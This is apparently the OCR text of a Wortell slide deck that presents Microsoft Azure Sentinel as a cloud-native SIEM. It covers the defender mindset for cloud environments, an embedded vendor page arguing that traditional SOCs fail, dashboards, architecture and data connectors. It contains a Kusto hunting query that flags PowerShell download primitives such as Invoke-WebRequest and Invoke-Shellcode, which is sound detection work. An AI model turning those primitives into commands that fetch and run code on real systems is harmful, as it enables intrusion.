
wortell

Enterprise Security



@maarten_goet | MVP & RD

wortell
Enterprise Security

MVP

RD

agenda_

wortell
Enterprise Security


state of the union_

wortell

Enterprise Security

a new world to defend_

On-premise



Network
ACL, Ingress
& Egress
Monitoring

Internet

Private
Network

Azure Active Directory


File
Server

Application
Server

SQL
Server

Domain
Controller

Cloud



Azure
Storage

Azure VM
(IaaS)

Azure PaaS
Service

Azure SQL
Database

Azure VNET

Microsoft Azure

Azure Analytics
(Logging)

Azure
Redis

VM

VM

Azure Key Vault

Azure Document DB


cloud defender mindset_

On-premises	On cloud
Server	Services
Domain	Subscriptions
Domain Admin	Subscription Admin
Pass the Hash	Credential Pivot
Private IPs	Public IPs
ACLs	NSGs
RDP/SSH	Management APIs

the challenge_

wortell
Enterprise Security

- traditional siem's require a lot of infrastructure and maintenance
- collecting all the data and normalizing is a daunting task
- a lot of signals; how do we make sense of it all
- too many disconnected products
- defending the cloud requires a different skill- and toolset


https://www.sisainfosec.com/americas/managed-detection-response-services-synergistic-soc/why-traditional-soc-is-a-failure/
LOGIN
GALLERY
REGIONS
SISA®
Payment Security Specialists
HOME
MDR SOLUTION
SERVICES
PRODUCTS
TRAINING
COMPANY
CONTACT
Why Traditional SOC is a Failure?
Machine Learning and PFI-Based MDR Solution

Why Traditional SOC is a Failure?

Traditional SOC Failed to Identify Newer Forms of Cyber Attacks

Traditional SOC does not identify threats and respond to them in a timely manner. SISA investigated various breaches and noticed that:

- Legacy products were not able to detect incidents
- Of the 24 breaches studied in 2017, traditional SOC issued zero alerts/detection. In some cases, even logs pertaining to the period of attack were not present
- VISA and MasterCard investigation reports also confirmed SISA findings. In fact, PCI Council had to issue guidance document on log monitoring
- Investment in traditional SOC continues to take place despite near zero ROI
- Major organizations using traditional SOC were the hardest hit because they could not respond in a timely manner
- Most breach incidents happened in organizations with SOC deployed in their environment

Azure sentinel


wortell

Enterprise Security

azure sentinel_

wortell
Enterprise Security

- cloud-native siem
- limitless cloud speed & scale
- a.i. built-in
- easy integration
- only pay for what you use



Azure Sentinel - Overview

Last week (1/21/2018-1/27/2018)

8.2M ↗978.4K EVENTS

39 ↗6 ALERTS

18 ↗4 INCIDENTS

INCIDENTS BY STATUS

NEW (7) IN PROGRESS (4) CLOSED (RESOLVED) (4) CLOSED (DISSMISED) (3)

Events and alerts over time

Potential malicious events

Recent incidents

User logged in to critical assets	9 Alerts
Suspicious process execution after co...	9 Alerts
Computers with cleaned event logs	8 Alerts
Remote procedure call (RPC) attempts	8 Alerts

Most anomalous data sources

Democratize ML for your SecOps

Unlock the power of AI for security professionals by leveraging MS cutting edge research and best practices in ML, regardless of your current investment level in ML

general available_

Azure Sentinel
Disk 1 of 2079
Windows Series
Disk format High-density (1.44mb)
Version 2019
Setup instructions
1. Insert the disk in drive A
2. Type and press ENTER
3. Type and Setup and press ENTER
Microsoft
© 1985 – 2019 Microsoft Corp
All Rights Reserved

no need for security center anymore?_


MSFT
SENTINEL
ASC

architecture_

wortell

Enterprise Security

architecture_



sentinel


log analytics

microsoft azure

kusto-based

unlimited scale

enterprise-grade platform



```
// Finds PowerShell execution events that could involve a download.
ProcessCreationEvents
| where EventTime > ago(7d)
| where FileName in ("powershell.exe", "POWERSHELL.EXE", "powershell_ise.exe", "POWERSHELL_ISE.EXE")
| where ProcessCommandLine has "Net.WebClient"
        or ProcessCommandLine has "DownloadFile"
        or ProcessCommandLine has "Invoke-WebRequest"
        or ProcessCommandLine has "Invoke-Shellcode"
        or ProcessCommandLine contains "http:"
| project EventTime, ComputerName, InitiatingProcessFileName, FileName, ProcessCommandLine
| top 100 by EventTime
```

integrations_

wortell

Enterprise Security


connectors_

wortell
Enterprise Security

- Azure AD Identity Protection
- Microsoft Cloud App Security
- Azure Security Center
- Azure Advanced Threat Protection
- Azure Information Protection
- AWS
- Palo Alto Networks
- Cisco ASA
- Barracuda
- Office 365
- Symantec
- Fortinet
- F5
- Check Point
- Microsoft Defender ATP

finding anomalies_

wortell
Enterprise Security

